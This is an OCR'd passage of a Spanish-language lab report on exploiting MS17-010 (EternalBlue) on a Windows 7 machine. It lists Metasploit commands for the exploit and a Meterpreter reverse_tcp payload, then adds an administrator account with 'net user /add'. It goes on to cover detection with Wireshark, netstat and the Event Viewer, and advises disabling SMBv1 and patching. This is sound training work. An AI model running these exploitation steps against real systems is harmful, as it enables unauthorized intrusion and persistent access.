
Nota. Explotación vulnerabilidad metasploit. Fuente propia. 2022

Ilustración 24 Explotación vulnerabilidades



Nota. Explotación vulnerabilidad metasploit. Fuente propia. 2022

Ilustración 25 Explotación vulnerabilidades



Nota. Explotación vulnerabilidad metasploit. Fuente propia. 2022

Post explotación


En esta fase se escalan privilegios una vez explotadas las vulnerabilidades, se logra obtener privilegios como administrador del sistema atacado, como también acceso a las carpetas y archivos. Se crea un usuario con privilegios de administrador.

COMANDOS UTILIZADOS

Shell

cd..
dir
net user /add “Hernan Villamil”
net user

Ilustración 26 Comando Shell



Nota. Explotación vulnerabilidad metasploit. Fuente propia. 2022

Análisis y reporte

En esta fase de análisis y reporte se socialización de resultados ante el cliente registrando cada una de las acciones registradas realizadas durante el proceso y se listan las vulnerabilidades encontradas y explotadas, así como también las acciones tomadas para solucionar los fallos de seguridad y soluciones a las vulnerabilidades. Herramientas: Presentación en Power Point, documentos con informes gerenciales y técnicos.

INFORMACIÓN CLAVE PARA DESCIFRAR EL FALLO

A continuación, liste y describa los datos e información del anexo 4 – escenario 3 que le fueron de ayuda para identificar el fallo de seguridad específico el cual ataca a la máquina windows 7 X64.

- Fuga de información de la compañía detectada el 10 de junio 2022
- Sistemas operativos antiguos Windows 7 *86 y x84
- Sistemas Operativos no se encontraban actualizados, la última actualización fue realizada el 05 de febrero 2017.
- Los equipos de cómputo cuentan con el protocolo SMBv1 vulnerable, de acuerdo con la información de Microsoft.
- Posible vulnerabilidad CVE-2017-0144: Se investiga la vulnerabilidad y esta hace referencia a la ejecución remota de código, que permite a un atacante ejecutar comandos y lanzar diferentes exploits que atacan el protocolo SMBv1 débil en protecciones de seguridad, permitiendo la entrada de intrusos con privilegios administrativos, promoviendo ataques de tipo malware tales como TrickBot, Emotet WannaCry y otros más.
- Equipos sin la actualización MS17-010: Este paquete de actualización soluciona vulnerabilidades críticas para Windows Server de SMBv1 emitidas el 14 de marzo de 2017 de acuerdo con el boletín de Microsoft.

HERRAMIENTA DE IDENTIFICACIÓN DEL FALLO

¿Qué herramienta utilizó para poder identificar los fallos de seguridad de la “máquina Windows 7”? ¿Qué puerto abre la aplicación específica en el anexo?


Para identificar los fallos de seguridad se utilizó la herramienta **NMAP**, con ella se realizó un escaneo de puertos y se identificó cuales estaban abiertos, como también un reconocimiento del sistema operativo y otras características de la máquina como la MAC y nombre del equipo. El puerto que abre la aplicación es el **TCP/445** (STATE open – SERVICE Microsoft-DS), como lo muestra la imagen al escanear el servidor objetivo Windows x64 con IP 79.87.77.103. Luego de obtener estos datos iniciales

se realizó un escaneo de vulnerabilidades utilizando uno de los comandos de la herramienta NMAP (*sudo nmap 79.87.77.103 –script vuln) la cual nos arroja como resultados de las vulnerabilidades encontradas y una breve reseña****: smb-vuln-ms17-010 - IDs CVE-20170143****, el factor de riesgo* ***ALTO****, Tipo* ***CRITICA,*** entre otros datos importantes.

Ilustración 27 Fallos de seguridad NMAP

Nota. Identificación fallos de seguridad Nmap. Fuente propia. 2022

Ilustración 28 Fallos de seguridad NMAP



Nota. Identificación fallos de seguridad Nmap. Fuente propia. 2022


EXPLICACIÓN DEL ATAQUE

Explique con sus palabras y de manera específica cómo afecta el ataque a la máquina (Windows 7 X64), haga uso de gráficos para explicar el ataque.

Aparte de la fuga de información que se presenta, la maquina puede verse afectada si el atacante quiere avanzar más en sus propósitos, y puede promover un malware tipo emolet para robar todo tipo de información o de secuestro de datos tipo ransomware. Por lo tanto es muy importante acatar las recomendaciones de

Microsoft de deshabilitar la versión de este protocolo SMBv1[14] y cerrar el puerto de tcp/445 a las conexiones provenientes de internet y así poder disminuir el tipo de ataques tipo malware que se aprovechan de las vulnerabilidades comprometiendo la privacidad y seguridad, es por eso la importancia de mantener los sistemas correctamente actualizados y parchados con la que se aumenta la fiabilidad de los equipos de cómputo de cualquier compañía.

Ilustración 29 Flujo de ataque



Nota. Diagrama flujo de ataque. Fuente propia. 2022


DOCUMENTACIÓN DE LA EXPLOTACIÓN DE LA VULNERABILIDAD

Documente cada uno de los pasos que ejecutó y sus respectivas evidencias para explotar la vulnerabilidad en la máquina Windows 7.

1. Una vez identificada la vulnerabilidad entramos a la herramienta meterpreter con el comando ***mfsconsole*** y buscamos la vulnerabilidad ***search ms17-010***
2. Se ingresa los parámetros del módulo a explotar ***exploit/windows/smb/ms17_010_eternablue***
3. Se escoge y se carga el payload recomendado por las bases datos con el comando ***payload windows/x64/meterpreter/reverse_tcp*** y se despliega para establecer una conexión en modo reverse.
4. Se ingresa la dirección IP de host objetivo ***set RHOSTS 79.87.77.103***

[14] Protocolo SMBV1. Cómo deshabilitarlo. 2020.Disponible en: https://www.redeszone.net/tutoriales/servidores/habilitar-deshabilitar-protocolo-smbv1-smbv2-smbv3-windows/


Ilustración 30 Explotación vulnerabilidad



Nota. Explotación vulnerabilidad meterpreter. Fuente propia. 2022

5. El siguiente paso es explotar la vulnerabilidad del servidor objetivo con el comando exploit o **run**.


Ilustración 31 Explotación vulnerabilidad



Nota. Explotación vulnerabilidad meterpreter. Fuente propia. 2022

6. En consecuencia, la vulnerabilidad fue exitosamente explotada, se observa que ya se está dentro de las carpetas del equipo objetivo, desde aquí se puede progresar y ganar privilegios en adquirir información de sensible a través del Shell.

Ilustración 32 Explotación vulnerabilidad exitosa



Nota. Explotación vulnerabilidad meterpreter. Fuente propia. 2022

Ilustración 33 Explotación vulnerabilidad


Nota. Explotación vulnerabilidad meterpreter. Fuente propia. 2022

Para darle el mejor manejo al ciberataque en tiempo real el blue team Hackers Security tiene definido unas guías y mecanismos para reaccionar tempranamente al incidente:

2.4. ETAPA 4. IDENTIFICACIÓN DE LAS HERRAMIENTAS QUE PERMITEN CONTENER ATAQUES INFORMÁTICOS.

Detección y analisis del ataque:
En esta fase se analiza el sistema operativo atacado (Windows 7x64) posiblemente afectado, mediante herramientas propias del sistema y con la instalación de un analizador de tráfico (Sniffer **WIRESHARK**) de licenciamiento GPL, que permite capturar tráfico que circula en la red en tiempo real, descubriendo tráfico generado por el atacante y paquetes sospechosos.
Instalación herramienta Wireshark:

Ilustración 34 Instalación Wireshark




Nota. Instalación Wireshark. Fuente propia. 2022

Visor de eventos del sistema:


Como primera medida se puede revisar la herramienta de auditoría de seguridad propia del sistema, la cual puede indicar todos los eventos en detalle de la maquina atacada. A continuación, se observa la fecha y hora de la creación de una cuenta del perfil administrativo, usuario: *Hernan Villamil*

Ilustración 35 Auditoria Wireshark



Nota. Auditoria Wireshark. Fuente propia. 2022


Ilustración 36 Auditoria Wireshark



Nota. Auditoria Wireshark. Fuente propia. 2022

Como segunda medida podemos revisar las conexiones establecidas en tiempo real con la herramienta CMD del sistema y los puertos que se encuentra en escucha con el comando **netstat -ano**. En este caso se identifica una conexión establecida a la máquina objecto del análisis con dirección IP **79.87.77.103 puerto TCP 49158** desde remoto IP **79.87.77.104 puerto TCP 8443,** como también se pude identificar el puerto TCP 445 en estado Listening.


Ilustración 37 Conexiones establecidas CDM



Nota. Conexiones establecidas CDM. Fuente propia. 2022

Como tercera medida se puede utilizar el comando **arp -a** para verificar la tabla que almacena la dirección MAC y la dirección IP de los equipos que recientemente se han comunicado con el computador.

